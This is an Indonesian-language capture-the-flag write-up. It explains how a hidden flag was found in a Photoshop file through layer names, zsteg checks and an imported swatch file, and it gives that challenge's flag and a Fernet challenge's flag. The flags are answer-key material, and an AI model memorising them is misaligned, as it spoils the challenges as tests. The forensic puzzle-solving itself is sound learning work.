
Decode Fernet Encryption

Flag :

WRECKIT60{m4yb33_not_t0d4y_M4ybee_not_tommorow!!!}

MISC

El Diseñador Loco



Executive Summary


Diberikan sebuah file PSD (Photoshop Document) yang berisi sebuah gambar (seperti poster) dan juga gambar tersembunyi yang berada jauh dari artboard. Ada juga sebuah text pixelated yang ternyata merupakan *fake flag*. Nahh, sesuai deskripsi yang tertera, tujuan kita kali ini itu mencari *something* yang disembunyikan sama si El Diseñador Loco.

Link :
https://drive.google.com/file/d/1s0yR-bsSKH1pd9cbSKx3752FlCq9M-ae/view?usp=sharing

Technical Report


Pada chall ini dalam konteks mencari hal yang disembunyikan, ada berbagai hal yang bisa kita coba, mulai dari cek metadata, hidden file, maupun cek dengan membuka file tersebut langsung dengan Photoshop. Hal pertama yang saya lakukan langsung cek exif. Nah dari

sini sebenarnya saya bisa mendapatkan begitu banyak informasi mulai dari color channel, layer name, dan sebagainya. Nahh masalahnya di dalam chall ini juga ada banyak *fake flag* 😭. Jadi yaa kuat iman biar tidak tertipu dengan begitu banyaknya *fake flag*. Berarti, flag nya tidak mungkin terekspos langsung begitu saja, mungkin saja flag berupa string yang di encode menjadi tipe data lain. Nahh disini ketemu nih yang kayak gitu yaitu pada layer unicode names, kalo kita cek langsung dengan buka file nya di photoshop nama layer itu akan kelihatan di layer list, ada 3 layer berbeda selain background.




Pertama yaitu text layer, nama layernya disitu pake biner walaupun kalo coba di decode pun hasilnya ga jelas, dan kalo misal kita baca text nya pun merupakan *fake flag* jadi skip. Kedua, ada image yang kita lihat sebagai display dari file ini ketika ingin mendownloadnya, yang ini layer name nya itu di encode pake hex dan kalo kita coba decode juga hasilnya *fake flag* sih.


Ketiga, kalo lihat di mini display layernya kayak ga kelihatan apa apa kan. Nah kalo kita lihat di object locationnya (x dan y) itu aja udah ngaco, tinggal kita buat 0 dua duanya kalo mau lihat image nya sih.



Kita coba langsung aja decode layer name nya, itu layer name nya di encode pake base64 jadi langsung kita coba decode deh.




Dan wau, apa ini kok kayaknya meyakinkan gini kayak flag kena shift gitu wkwk. Tapi ini bisa kita langsung reverse aja urutannya sih. Hmmm, kok rasanya aneh yaa, emang sih kelihatan format flag nya WRECKIT60 dan ada beberapa kata yang terbentuk.



Tapi kenapa kata pertamanya rasanya kayak random banget ya. Malah jadi bikin bingung gini. Hmmm masih ada opsi lain sih, kita bisa coba cek tiap image nya siapa tau ada hidden file gitu kan hehe. Singkat cerita, dari dua image yang di export, salah satunya ketika di cek pake zsteg di aperisolve ketemu kalo di dalemnya itu ada kayak OpenPGP Public Key sama Private Key gitu, kukira bakal ada hubungannya sama flag ehh ternyata pas di extract dan dibaca juga isinya unreadable character, kecewa 😔.

Dan keajaiban pun terjadi, admin drop hint cuy 🎉. Langsung aja gassin.



Hint nya di drop di discord, isinya hint description dan zip yang ternyata berisi file swatches yang bisa diimport ke photoshop. Yaa karena pengen cepet buat checking apakah flag disini bakal langsung terekspos tanpa encode. Dan ternyata beneran ada dong flag nya wkwk.

```
SWATCH_35RGB >◆◆◆>◆◆>◆◆ASE4WRECKIT60{BRO_TRGB ???4HIS_IS_NOT_A_DERGB ???4SIGN_CONTEST_JARGB ???4NGAN_SERIUS_BGTRGB ???4_
NEXT_TIME_JUSTRGB ???4_CHECK_THE_SWATRGB ???4CHES_FIRST_WKWKRGB ???}RGB ???$WVRREDCBKJIHTT6600{zBBRRON_^TTHHIHSR_^IHSR_^
```

Cuma emang disini flag nya masih bercampur sama data swatch nya. Bisa aja langsung catet flag nya, tapi buat menghindari salah submit flag, coba ku import swatch yang ada flag nya itu ke photoshop jadi lebih enak lihatnya. Di photoshop sendiri ketika swatch itu di import, bakal jadi folder yang isinya beberapa warna yang disini itu kayak sama semua, cuma ketika kita hover ke color nya itu bakal muncul color name nya itu potongan flag nya yang udah clean tanpa tercampur data swatch nya jadi lebih enak catetnya.

Conclusion

Siapa sangka malah ada di swatches nya 😭

Flag :

WRECKIT60{BRO_THIS_IS_NOT_A_DESIGN_CONTEST_JANGAN_SERIUS_BGT_NEXT_TIME_JUST_CHECK_THE_SWATCHES_FIRST_WKWK}
